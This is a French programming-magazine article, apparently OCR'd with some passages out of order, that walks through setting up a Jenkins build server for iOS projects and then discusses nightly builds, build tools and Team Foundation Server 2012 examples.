+Offre de lancement : 1 page de Publicité offerte pour votre entreprise !

À partir de 100 abonnés, offre de lancement

Adresser un mail à diff@programmez.com, en indiquant le nombre d'abonnés souhaité, pour recevoir le devis.

www.programmez.com

Mise en place d'une usine de compilation pour iOS

Il y a plusieurs raisons pour souhaiter la mise en place d'une usine de compilation lorsque l'on développe des applications : mise en place de nightly build, automatisation des tests, analyse des régressions...

Pour cela, nous utilisons des serveurs d'intégration continue. Il en existe plusieurs :

- Jenkins
- Hudson
- CruiseControl
- Microsoft Team Foundation Server
- etc.

Dans cet article, nous allons utiliser Jenkins. Celui-ci est un «fork» d'Hudson issu du rachat de Sun par Oracle. Le développeur de Hudson, **Kohsuke Kawaguchi** ayant quelques différends avec Oracle sur l'avenir de l'outil, décida donc de reprendre le projet indépendamment sous un autre nom.

Jenkins est complètement open source et possède une très grande communauté d'utilisateurs et de développeurs. Prévu pour l'environnement Java, de nombreux plug-ins ont été développés pour permettre à Jenkins d'enrichir ses fonctionnalités :

- Serveur de contrôle de code source
- Automatisation de compilation avec différents outils : MSBuild, Ant, Maven, XCodeBuild, Makefile, etc.
- Récupération de code source depuis des dépôts distants (Git, Mercurial, SVN...)
- etc.

> Installation de Jenkins

Avant toute chose, il y a certains prérequis pour mettre en place une usine de compilation iOS avec Jenkins :

- Un ordinateur Apple avec OS X installé
- XCode 4 installé (avec les outils en ligne de commande intégrés)

Sans ces deux points il vous sera impossible de réaliser ce qui suit.

Commençons par aller télécharger Jenkins sur le site : <http://jenkins-ci.org/> et cliquez sur le lien de téléchargement pour OS X.

Un fichier pkg va être téléchargé. Celui-ci permet de faire une installation par défaut de Jenkins sur OS X. Une fois celui-ci installé, un nouvel utilisateur a été créé sur votre système: jenkins. Celui-ci sera uniquement utilisé par le serveur d'intégration continue. Jenkins possède deux modes d'exécution :

En tant qu'application dans un serveur d'application JEE (contenue dans un servlet Java). En application standalone (embarquant son propre serveur d'application)

Une fois l'installation terminée, ouvrez votre navigateur web et allez sur la page <http://localhost:8080>. Si tout c'est bien passé, vous devriez voir la page d'accueil de Jenkins vous indiquant qu'aucun «job» n'a été créé [Fig.1].

La compilation d'applications iOS nécessite l'installation d'un plug-in. Allez sur la page d'administration de Jenkins en cliquant sur le lien «Administrer Jenkins» depuis la page d'accueil. Cette page contient une liste de rubriques permettant la configuration de Jenkins. Allez




Fig.1

The screenshot shows the Jenkins home page. At the top, there are links for 'Nouveau Job', 'Utilisateurs', 'Historique des constructions', and 'Administrer Jenkins'. Below these, there are two main sections: 'File d'attente des constructions' and 'État du lanceur de constructions'. The 'File d'attente des constructions' section shows a table with two entries, both marked as 'En attente'. The 'État du lanceur de constructions' section shows a table with two entries, both marked as 'En attente'. At the bottom of the page, there are links for 'Aidez-nous à traduire cette page', 'Page générée le : 25 mars 2013 10:22:11', 'REST API', and 'Jenkins ver. 1.505'.




Fig.2

The screenshot shows the Jenkins 'XCode Builder' configuration page. It lists three executable paths: 'xcodebuild executable path' (set to '/usr/bin/xcodebuild'), 'agvtool executable path' (set to '/usr/bin/agvtool'), and 'xcrun executable path' (set to '/usr/bin/xcrun').


ensuite sur la page de gestion des plug-ins en cliquant sur le lien «Gestion des plugins», puis sélectionnez l'onglet «Disponibles». Une liste assez importante apparaît, c'est la liste des plug-ins disponibles depuis le dépôt Jenkins. Filtrons les résultats en écrivant «XCode» dans le champ «Filter». La liste devrait se réduire à quelques lignes dorénavant.

Cochez le plug-in nommé «XCode intégration», puis cliquez sur le bouton «Install without restart». Une page de suivi d'installation devrait apparaître. Si vous n'avez pas activé l'auto rafraîchissement, je vous invite à rafraîchir votre page après quelques secondes pour vérifier que le plug-in a bien été installé (un redémarrage de Jenkins peut être nécessaire après l'installation).

Une fois installé, retournez sur la page d'administration de Jenkins puis allez sur la page de configuration du système en cliquant sur le lien «Configurer le système». Par défaut, Jenkins préconfigure l'ensemble du système. La mise en place du plug-in XCode peut nécessiter quelques ajustements.

Allez à l'onglet «XCode Builder» et ouvrez un Terminal en parallèle. Testez bien que chaque ligne de l'onglet représente un exécutable présent sur votre système. Pour cela, vous pouvez par exemple tapez la commande suivante `whereis xcodebuild` pour vérifier la première ligne de configuration du plug-in.

- Si la commande vous retourne le même chemin que celui écrit dans la boîte de texte, la configuration de cet outil est bien faite



- Si elle vous retourne un chemin différent, remplacez le chemin présent dans la configuration de Jenkins par le chemin retourné par la commande.
- Si la commande ne vous retourne rien, c'est que l'outil en question n'est pas installé [Fig.2].

Dans ce cas, je vous invite à vérifier que les outils en ligne de commande de XCode sont bien installés. Pour cela, lancez XCode puis cliquez sur XCode > Preferences ... depuis le menu principal dans la barre du système.

Dans la fenêtre des préférences, allez sur l'onglet «Downloads», puis vérifiez que la ligne «Command Line Tools» ait bien l'indicateur «Installed», sinon, cliquez sur le bouton «Install» [Fig.3].

Répétez cette vérification pour chaque outil précisé dans la configuration du plug-in (xcodebuild, avgtool, xcrun). Une fois que cela est fait, votre serveur d'intégration continue sera prêt à réaliser des build iOS.

> Création d'une tâche de compilation pour XCode

Maintenant que notre installation de Jenkins est fonctionnelle, nous allons pouvoir créer une tâche afin d'automatiser la compilation d'un projet iOS.

Avant toute chose, il est nécessaire d'avoir un projet Xcode pour nos tests. Créons un projet très simple ne contenant qu'une seule vue. Ouvrez XCode puis, depuis le menu principal dans la barre système, cliquez sur File > New > Project.... Sélectionnez le template «Single View Application», renseignez les informations sur le projet puis validez sa création.

Retournez sur la page d'accueil de Jenkins, puis cliquez sur «Nouveau Job». Choisissez un nom pour votre tâche (e.g. «iOS Project Automatization Job»), cochez la case «Construire un projet free-style» puis cliquez sur le bouton OK.

Vous serez redirigé vers la page de configuration de votre tâche. C'est ici que vous pourrez par exemple définir que celle-ci doit d'abord récupérer le code présent sur un serveur de contrôle de code source avant de le compiler.

Commençons par ajouter une étape de compilation, allez sur l'onglet «Build» puis cliquez sur le bouton «Ajouter une étape au build».

Si le plug-in Xcode est bien installé, dans la liste déroulante qui s'affichera vous devriez voir apparaître «XCode» comme choix, sélectionnez-le.

Un nouvel encart a été créé sous l'onglet «Build», celui-ci permet de configurer la compilation effectuée par la tâche. Voici une brève explication de chaque champ :

- Clean before build? - indique au compilateur qu'il doit nettoyer le projet avant de le compiler
- Target - permet de choisir une cible de compilation particulière (si vide, toutes les cibles seront faites)
- Xcode Schema file - permet de choisir un schéma de compilation

plutôt que d'utiliser une cible (ou plusieurs)

- SDK - permet de spécifier le SDK à utiliser. Utile dans le cas d'une compilation de tests unitaires où il est nécessaire d'utiliser le SDK du simulateur iOS
- SYMROOT - permet de définir où seront enregistrés les fichiers compilés
- Configuration - permet de définir la configuration à utiliser (généralement «Release» ou «Debug»)
- Custom xcodebuild arguments - permet d'ajouter des arguments à la commande xcodebuild exécutée par Jenkins
- XCode Workspace File - permet de définir l'emplacement de l'espace de travail XCode (fichier *.xcworkspace) à utiliser (annule le champ suivant)
- XCode Project File - permet de définir le projet XCode (fichier *.xcodeproj) à utiliser (utile si plusieurs projets sont disponibles dans le répertoire de travail)
- Build output directory - permet de définir où sera exporté le résultat final de la compilation (e.g. IPA, App, DSYM, etc.)
- Marketing version - modifie le numéro de version visible au public du projet (CFBundleShortVersionString)
- Technical version - modifie le numéro de version réel du projet (CFBundleVersion)
- Clean test reports? - permet de nettoyer les rapports de tests avant d'exécuter la compilation
- Build IPA? - permet d'indiquer à Jenkins qu'il doit générer un IPA suite à la compilation
- Embedded Profile - profile de développement/distribution à utiliser pour la génération de l'IPA
- Unlock Keychain? - permet à Jenkins d'automatiquement déverrouiller le trousseau d'accès afin d'éviter d'avoir à confirmer son ouverture lors de l'exécution de la tâche
- Keychain path - permet de saisir le chemin du trousseau d'accès à utiliser
- Keychain password - permet à Jenkins de ne pas avoir à demander le mot de passe avant chaque ouverture du trousseau d'accès.

La configuration par défaut est suffisante dans notre cas. Cependant, afin d'éviter tout problème de signature de l'application lors de la compilation, nous allons forcer l'utilisation du SDK du simulateur iOS. Apple interdit la compilation d'une application iOS avec le SDK réel si l'application n'est pas signée par un développeur enregistré auprès d'Apple (payant).

Modifier le champ SDK pour utiliser le SDK du simulateur iOS : /Applications/Xcode.app/Contents/Developer/Platforms/iPhone-Simulator.platform/Developer/SDKs/iPhoneSimulator5.0.sdk (peut nécessiter quelques ajustements en fonction de votre système et de sa configuration).

Notez qu'à aucun moment nous n'avons dû définir un répertoire pour le projet. Cela est normal. Un serveur d'intégration continue doit être connecté à un serveur de contrôle de code source (Git, SVN, etc.) pour récupérer les sources.

Dans notre cas, nous allons tricher un peu en copiant notre projet XCode dans le répertoire de travail de notre tâche.

Pour cela, ouvrez un terminal et identifiez le chemin du répertoire contenant votre projet XCode, puis tapez cette commande :

```
sudo cp -R /Users/vincentsaluzzo/Project/CI-iOS-Project/
/Users/Shared/Jenkins/Home/jobs/iOS\ Project\ Automatization\
job/workspace/
```



quant sur le lien «Lancer un build». Une pop-in vous indiquera que la compilation a démarré et une nouvelle entrée apparaîtra dans l'historique des builds. Cliquez sur celle-ci, vous obtiendrez plus de détails sur la compilation. Pour accéder aux informations de compilation, cliquez sur le lien «Sortie Console», vous pourrez analyser le résultat des commandes de compilations effectuées par Jenkins.

> Mise en place de nightly build

En complément de l'automatisation de la tâche, nous allons voir comment définir son exécution périodiquement. Allez sur la page d'accueil de votre tâche et cliquez sur le lien «Configurer» pour accéder à la configuration de celle-ci.

Dans la liste présentée, allez à la catégorie «Ce qui déclenche le build». Trois options sont disponibles :

- Construire à la suite d'autres projets (projet en amont)

- Construire périodiquement

- Scrutation de l'outil de gestion de version

Dans notre cas, nous allons utiliser la deuxième option. Cochez-la, une boîte de texte apparaîtra en dessous de celle-ci, qui permet de définir l'heure et le jour où l'exécution de la tâche doit avoir lieu. Cela se définit en respectant la syntaxe cron (avec quelques différences). Chaque ligne permet de définir une planification, celles-ci doivent être définies par 5 champs différents, séparés par une tabulation ou des espaces (syntaxe de cron):

- Minutes
- Heures
- Jour du mois
- Mois
- Jour de la semaine

Par exemple :

```
# toutes les minutes
* * * * *
# toutes les 5 minutes après l'heure
5 * * * *
```

Il est aussi possible d'utiliser les mots-clés @yearly, @annually, @monthly, @weekly, @daily, @midnight et @hourly.

Dans notre cas, nous souhaitons que la compilation s'effectue chaque jour à minuit, nous n'aurons donc qu'à mettre le mot-clé @midnight. Nous venons de mettre en place une usine de compilation compatible avec iOS. Notez qu'il est très simple d'adapter cette installation pour mettre en place l'intégration continue avec d'autres plateformes telles qu'Android, Windows Phone, etc.

Remplacez bien évidemment «/Users/vincentsaluzzo/Project/Cl-iOS-Project/» par le répertoire de votre projet XCode et modifiez le nom du répertoire de destination en fonction du nom de la tâche créée dans Jenkins, par exemple :

- /Users/Shared/Jenkins/Home/jobs/iOS\ Project\ Automatization\ job/workspace/ - la tâche s'appelle «iOS Project Automatization job»
- /Users/Shared/Jenkins/Home/jobs/matache/workspace/ - la tâche s'appelle «matache»

Si vous rencontrez une erreur vous indiquant que le dossier workspace n'existe pas, je vous invite à lancer une première compilation dans le vide depuis Jenkins.

Cela aura pour effet de créer le répertoire de travail de votre tâche, même si celle-ci échoue.

Puis recommencez l'étape ci-dessus pour copier votre projet dans l'espace de travail de Jenkins.

Afin de vérifier si Jenkins a bien à sa connaissance le projet XCode, cliquez sur le lien «Espace de travail» dans le menu de gauche de votre tâche. Si la copie a bien fonctionné, vous devriez voir différents dossiers dans la liste de droite, tels que le fichier projet de XCode et le répertoire du code source.

Il est fort probable que la copie ait conservé les droits d'écriture et de lecture provenant de l'utilisateur de votre système. Pour pallier cela et autoriser Jenkins à correctement utiliser ce dossier, tapez cette commande (en prenant toujours bien soin d'adapter la commande à votre configuration) :

```
sudo chown -R jenkins:jenkins /Users/Shared/Jenkins/Home/jobs/
iOS\ Project\ Automatization\ job/workspace/
```

L'ensemble des répertoires et sous-répertoires dans l'espace de travail de votre tâche sera maintenant attribué à l'utilisateur jenkins.

Votre tâche est maintenant prête à être exécutée.

Allez sur la page d'accueil de celle-ci et lancez une compilation en cli-



Vincent Saluzzo

Ingénieur étude et développement
«Expert en développement iOS»

ITELIOS

Je mets en place des Nightly Build

Que le concept d'intégration continue nous soit familier ou non, Il est très fréquent d'être confronté à des besoins d'automatisation de tâches assez gourmandes en temps. Afin d'inclure celles-ci sans ralentir la Build d'intégration continue, il est primordial de regarder plus en détail le concept de Build nocturne (Nightly Build).

Selon l'environnement de technologies dans lequel est utilisé cette Build, différents outils sont disponibles. Pour terminer d'illustrer ce concept, quelques exemples de problématiques pratiques accompagnées de leurs résolutions sont abordées au travers de la mise en place d'une Build nocturne avec l'outil Team Foundation Server 2012.

NIGHTLY BUILD ?

La Build nocturne, ou Nightly Build en anglais, possède des similarités avec la Build d'intégration continue. Elle reprend très souvent comme base une Build d'intégration continue, tout en lui ajoutant des étapes supplémentaires telles que les tests d'intégration continue, le packaging ou encore le déploiement. Par définition, une Build, continue ou nocturne, lance la construction d'une application. Pour cela, de nombreuses étapes sont effectuées, avec pour finalité la compilation du code source et la génération de binaires de formats divers (.dll, .exe, .jar, .bin, etc.). À noter que dans le cadre de projets utilisant des langages non compilés en Byte code, tels que PHP, l'étape de compilation se voit ignorée, mais les autres étapes restent toujours aussi importantes. Dans le cadre d'une Build d'intégration continue, l'exécution d'une Build est déclenchée après chaque modification du code source. Cela permet de s'assurer que les modifications n'entraînent pas un échec de la compilation de l'application. Chaque autre développeur peut alors sereinement récupérer ces altérations, sans risque de provoquer un échec de compilation sur leur environnement de travail. On détecte souvent durant cette étape des problèmes de références ou de dépendances. On détecte également les check in (*archivage des modifications*) un peu trop hâtifs et parfois incomplets, pour lesquels la vérification de la bonne compilation de l'application en local n'a pas été effectuée. Il est normalement nécessaire de rajouter une étape d'exécution des tests unitaires à la Build d'intégration continue. Cette étape,

devant rarement dépasser la poignée de minutes, permet d'ajouter un gage de qualité supplémentaire pour un allongement de durée de Build minime. Attention, on parle ici de tests unitaires et non pas de tests d'intégrations, qui eux sont plutôt réservés à des Builds nocturnes. La Build d'intégration est généralement exécutée plusieurs fois par jour, aussi il est important de faire en sorte que son temps d'exécution soit le plus court possible. Cela permet de fournir un feedback rapide aux développeurs quant à la bonne intégration de leurs modifications dans les sources de l'équipe. De son côté, la Build nocturne n'a pas pour objectif principal d'être exécutée rapidement. Plus complète, celle-ci ne se concentre pas sur la restitution d'un feedback rapide, mais plutôt sur un feedback plus exhaustif. On y ajoute communément des tests plus poussés tels que les tests d'intégrations ou tests automatisés. Ces derniers nécessitent souvent une durée d'exécution plus longue, allant de plusieurs minutes à quelques heures, mais leur exécution nocturne permet de ne pas impacter le travail des développeurs en journée. Il n'est pas rare d'inclure également dans cette Build nocturne des étapes dites de *Packaging*. Ces étapes peuvent générer des *packages* de formats divers, allant d'une simple archive Zip contenant des binaires, en passant par les packages d'applications spécifiques (Windows 8, Web Deploy, scripts SQL, etc.), à un installateur MSI. Il est même possible d'enrichir le processus de Build nocturne avec l'automatisation du déploiement des packages générés en environnement de tests ou de production. On parle alors de déploiement continu (ou *continuous deployment*). Cela permet de pouvoir à tout moment déclencher de manière entièrement automatisée le déploiement de l'application.

> Un accompagnement au changement souvent nécessaire

Si la mise en place des Build d'équipe (intégration continue + nocturne) est la base

d'une bonne intégration continue, cela demande également aux développeurs l'adoption de quelques nouveaux réflexes. Généralement, lorsque le développeur ajoute des modifications de code source dans le gestionnaire de code source de l'équipe, une Build d'intégration continue est immédiatement déclenchée. Le développeur obtient alors en quelques minutes un retour quant à la bonne intégration de ses modifications. Dans le cas où la Build d'équipe échoue, le développeur doit comprendre pourquoi celle-ci est en échec, et doit effectuer les modifications nécessaires au plus tôt pour qu'elle réussisse. La plupart du temps, les corrections à apporter concernent les modifications effectuées par le développeur. Cependant il peut également arriver que la Build d'équipe échoue car il est nécessaire de faire évoluer le processus de celle-ci. Exemple : Ajout de la compilation d'un nouveau module. Dans ce cas, il faut prendre contact avec la ou les personnes en charge de maintenir le processus de la Build d'équipe afin de le faire évoluer au plus vite. À noter que pour accompagner les développeurs durant l'assimilation de ces concepts, certains outils proposent d'exécuter une Build d'intégration continue **avant** chaque check in, et de n'intégrer les modifications dans le gestionnaire de code source que si le résultat de la Build est un succès (*par exemple avec Team Foundation Server, cette fonctionnalité s'appelle le Gated Check In*) [Fig.1].

> Accompagnement à l'adoption des standards de l'entreprise grâce aux Builds d'équipe

Un autre rôle souvent attribué à la Build d'équipe, est celui d'outil d'analyse. En effet, de nombreux outils permettant de suivre et de contrôler l'évolution du code source existent, et il n'est pas rare de voir l'implémentation de ceux-ci au sein des Builds d'équipe. Suivant la durée d'exécution et le besoin de rafraîchissement de l'outil d'analyse, on pliera ce dernier dans une Build d'intégration

continue ou dans une Build Nocturne. Parmi ces outils, on en trouve concernant la syntaxe du code, tels que Lint ou encore Code Analysis. Ceux-ci vont générer des avertissements, voire des erreurs d'exécution de Build si les standards d'utilisation ou de nommage ne sont pas respectés, etc. La génération de métriques concernant la maintenabilité du code, la couverture de code, etc. est souvent une étape importante pour la direction. Ces mesures peuvent être obtenues via des outils tels que Sonar, ou encore Metrics.exe [Fig.2].

> Par qui se fait l'intégration ?

Après cette longue réflexion sur les aspects théoriques des Builds d'équipe, il est maintenant temps de voir comment cela se passe en pratique.

Avant cela, il est important de bien définir la ou les personnes responsables de maintenir le processus de Build en adéquation avec l'évolution du projet généré. On distingue plusieurs configurations possibles :

Première possibilité : l'équipe de développement désigne un intégrateur. Une seule personne centralise les compétences pour maintenir le processus de Build, ce qui permet aux autres membres de l'équipe de se concentrer sur des tâches de développement. Cependant dans cette configuration, l'absence prolongée de l'intégrateur peut très rapidement devenir une entrave au bon déroulement des Builds d'équipe.

De plus, l'intégrateur ne possède probablement pas une connaissance suffisante de l'application pour résoudre les erreurs rencontrées durant la Build et est, de toute façon, amené à faire appel à un développeur.

Seconde possibilité : l'équipe de développement dans son ensemble maintient la Build d'équipe. Dans cette configuration, toute l'équipe a besoin d'avoir des connaissances quant à la manière de modifier le Processus de Build. Ce mode de fonctionnement possède pour avantage de réduire les éventuels risques de blocage suite à l'absence de l'intégrateur. De plus, lorsque une erreur se produit durant l'exécution d'une Build d'équipe, le développeur à qui appartiennent les modifications générées est bien souvent plus à même d'identifier et de corriger rapidement l'erreur.

Autre possibilité souvent rencontrée dans les entreprises de taille considérable, et qui n'est pas incompatible avec les précédentes : Une équipe entière est chargée de définir, mettre en place et accompagner les équipes de

développement pour installer des Builds d'équipe.

LA BOÎTE À OUTILS DU PARFAIT PETIT INTÉGRATEUR

Un processus de Build peut se résumer à un séquencement d'actions à effectuer. À l'heure actuelle, de nombreux outils sont disponibles pour remplir ce rôle, en voici une sélection :

- Le plus «simple» : Un **script shell / batch** faisant appel à différents outils en ligne de commande tels que la copie de fichier, le lancement de la compilation, etc.
- Un outil bien connu des utilisateurs de plateforme UNIX : Le logiciel **Make** se base sur des fichiers .makefile et peut s'apparenter aux scripts shell, à la différence que Make se base sur les dates des fichiers sources et des binaires générés pour savoir s'il doit les générer de nouveau.
- Un grand classique de la compilation d'applications Java : Le logiciel open source **Ant** (*Another neat tool*) s'appuie quant à lui sur un fichier build.xml pour y décrire les actions à effectuer. Sa portabilité aussi bien sur les environnements Windows que sur les environnements UNIX, ainsi que son panel de fonctionnalités disponibles en standard en font un outil de choix lorsqu'il est question de générer des applications Java.
- Un outil similaire à Ant pour la compilation d'applications .NET : Le logiciel open source **Nant** (*Not Ant*) est globalement comparable à Ant, cette fois-ci destiné à la génération d'applications .NET.
- Il existe encore bien d'autres outils disponibles, très souvent **liés au serveur de Build** dans lequel ils sont utilisables. On peut citer par exemple les processus de Build définis en Workflow 4 présents dans Team Foundation Server (*Exemple qui est abordé de nouveau un peu plus loin dans cet article*).


compilation Java : Le logiciel open source **Maven** s'appuie quant à lui sur un fichier pom.xml, pom signifiant Project Object Model. Au-delà de pouvoir séquencer des actions, Maven conventionne la structure des projets utilisés durant le processus de Build, ce qui permet théoriquement de réduire les efforts de configuration des projets et de faciliter la cohérence et l'uniformité des processus de Build. À noter que Maven est également très intéressant pour ses capacités à gérer un système de Repository (*dépôt*) pour les dépendances des projets.

• L'outil standard pour la compilation d'applications .NET : La plateforme **MSBuild**, fournie gratuitement avec les différentes versions du Framework .NET, est souvent considérée comme l'outil de prédilection de la compilation des applications .NET. De nombreuses activités MSBuild sont fournies en standard, et le séquencement des actions s'effectue à partir de fichiers .*proj (csproj, vbproj, sln.metaproj, etc.)

• Il existe encore bien d'autres outils disponibles, très souvent **liés au serveur de Build** dans lequel ils sont utilisables. On peut citer par exemple les processus de Build définis en Workflow 4 présents dans Team Foundation Server (*Exemple qui est abordé de nouveau un peu plus loin dans cet article*).

> Les serveurs de build

Si ces différents processus de Build pourraient être exécutés à la main, l'utilisation d'un serveur de Build est généralement préférée afin de gérer, coordonner et surveiller



leur exécution. Pour aider dans cette lourde tâche, les serveurs de Build sont pour la plupart capables d'exécuter les processus de Builds présentés auparavant, d'envoyer des alertes par emails lorsqu'une erreur survient durant le processus, ainsi que de se connecter à divers gestionnaires de code source. Ils disposent très souvent d'un tableau de bord permettant d'avoir une vision plus globale sur la réussite des Builds. De nouveau, une multitude de solutions open source ou propriétaires sont disponibles pour remplir ce rôle. Parmi celles-ci on peut citer :

- L'un des outils les plus populaires si ce n'est le plus populaire : Le logiciel open source **CruiseControl** est une référence dans la catégorie des logiciels d'intégration continue. Il peut être utilisé pour gérer des Builds d'applications Java, mais aussi des applications .NET dans sa version CruiseControl.NET, ainsi que des applications Ruby dans sa version CruiseControl.rb.
- **Team Foundation Server**, plutôt orienté sur la gestion des applications .NET, est un outil qui met le focus sur les méthodes Agiles dans la version 2012. Ses outils de Build d'intégration continue, accompagnés d'une bonne utilisation des autres composantes de TFS, permettent de mettre en place des scénarios avancés tels que la capture automatique des informations de Debug (Intellitrace) d'une application en test ou en production, ou encore de la récupération des tests manuels ou automatisés impactés par les modifications effectuées sur le code source, entre 2 versions d'une application.

Il existe bien d'autres solutions qui possèdent chacune leurs petites spécificités : AnthillPro d'UrbanCode, Apache Continuum, Jenkins et Hudson, TeamCity de Jetbrains, Rational Build Forge d'IBM, Bamboo d'Atlassian, etc.

EXEMPLES PRATIQUES AVEC TEAM FOUNDATION SERVER 2012

Après avoir vu en théorie en quoi consiste une Build nocturne ainsi que les différents outils à notre disposition pour sa mise en place, cette dernière partie propose des exemples pratiques avec un outil en particulier : **Team Foundation Server 2012** (abrégé TFS). Le choix s'est porté sur cet outil fourni par Microsoft car cette solution est disponible gratuitement dans sa version Express ou Online, ou installé gratuitement dans sa version complète avec une licence

MSDN. En outre, il bénéficie de mises à jour fréquentes (Déjà 2 mises à jour depuis sa sortie l'année dernière) qui apportent à chaque fois de nouvelles fonctionnalités. La dernière mise à jour apporte par exemple un support pour GIT en tant que gestionnaire de code source. Pour accéder à TFS 2012, il est nécessaire de télécharger une extension gratuite pour Visual Studio appelée Team Explorer. À noter qu'il existe également une extension équivalente pour Eclipse appelée Team Explorer Everywhere.

> Exécution des tests d'intégration (Exemple pratique avec TFS)

Avec Team Foundation Server 2012, la sélection des tests à exécuter passe par deux étapes : Une première étape de filtrage sur les binaires de tests à utiliser, suivi d'un second filtrage sur les attributs associés aux tests. Le premier filtrage est un simple masque appliqué sur les binaires se trouvant en sortie de la Build d'équipe. Par défaut, Team Foundation Server sélectionne tous les fichiers .dll possédant le mot **Test** dans leur nom. Le second filtrage s'effectue cette fois-ci sur les attributs de test affectés à chaque méthode de test. Par exemple, un simple filtre initialisé à **!CUIT** permet d'exclure tous les tests possédant l'attribut **[TestCategory("CUIT")]**. On sépare de cette manière les tests unitaires qui doivent être joués durant la Build d'intégration continue, des tests d'intégration qui doivent être joués dans une Build nocturne.

Concernant l'exécution des tests d'intégration


généralement plus longs, il faut également définir si les tests doivent être joués sur des binaires pré ou post-déploiement. Dans le premier cas, les tests peuvent être exécutés sur des binaires provenant d'une même Build d'équipe, générant à la fois les binaires de tests et les binaires à tester, ou bien d'une autre Build déjà terminée. Dans le deuxième cas, une étape de déploiement, automatisée ou manuelle, est réalisée avant l'exécution des tests ce qui permet de se placer dans un environnement le plus proche possible de l'environnement de production.

> La gestion des dépendances ? (Exemple pratique avec TFS)

Problème récurrent à tous les gestionnaires de code source, la gestion des dépendances, et notamment celle des dépendances tierces, est un sujet qui devient encore plus critique lorsqu'il est question de mettre en place une Build d'équipe.

Une bonne gestion des dépendances permet idéalement à une application d'être générée à partir de n'importe quelle machine de Build disponible.

La solution de base, mais qui peut devenir très vite compliquée à maintenir : Installer les composants manquants directement sur la machine de Build. Dans le cas où les dépendances tierces s'ajoutent les unes après les autres, et ce de manière étalée dans le temps, cette gestion se transforme souvent en syndrome «*Je ne sais pas pourquoi ça compile sur cette machine et pas sur une autre*», ce qui risque de poser beaucoup de



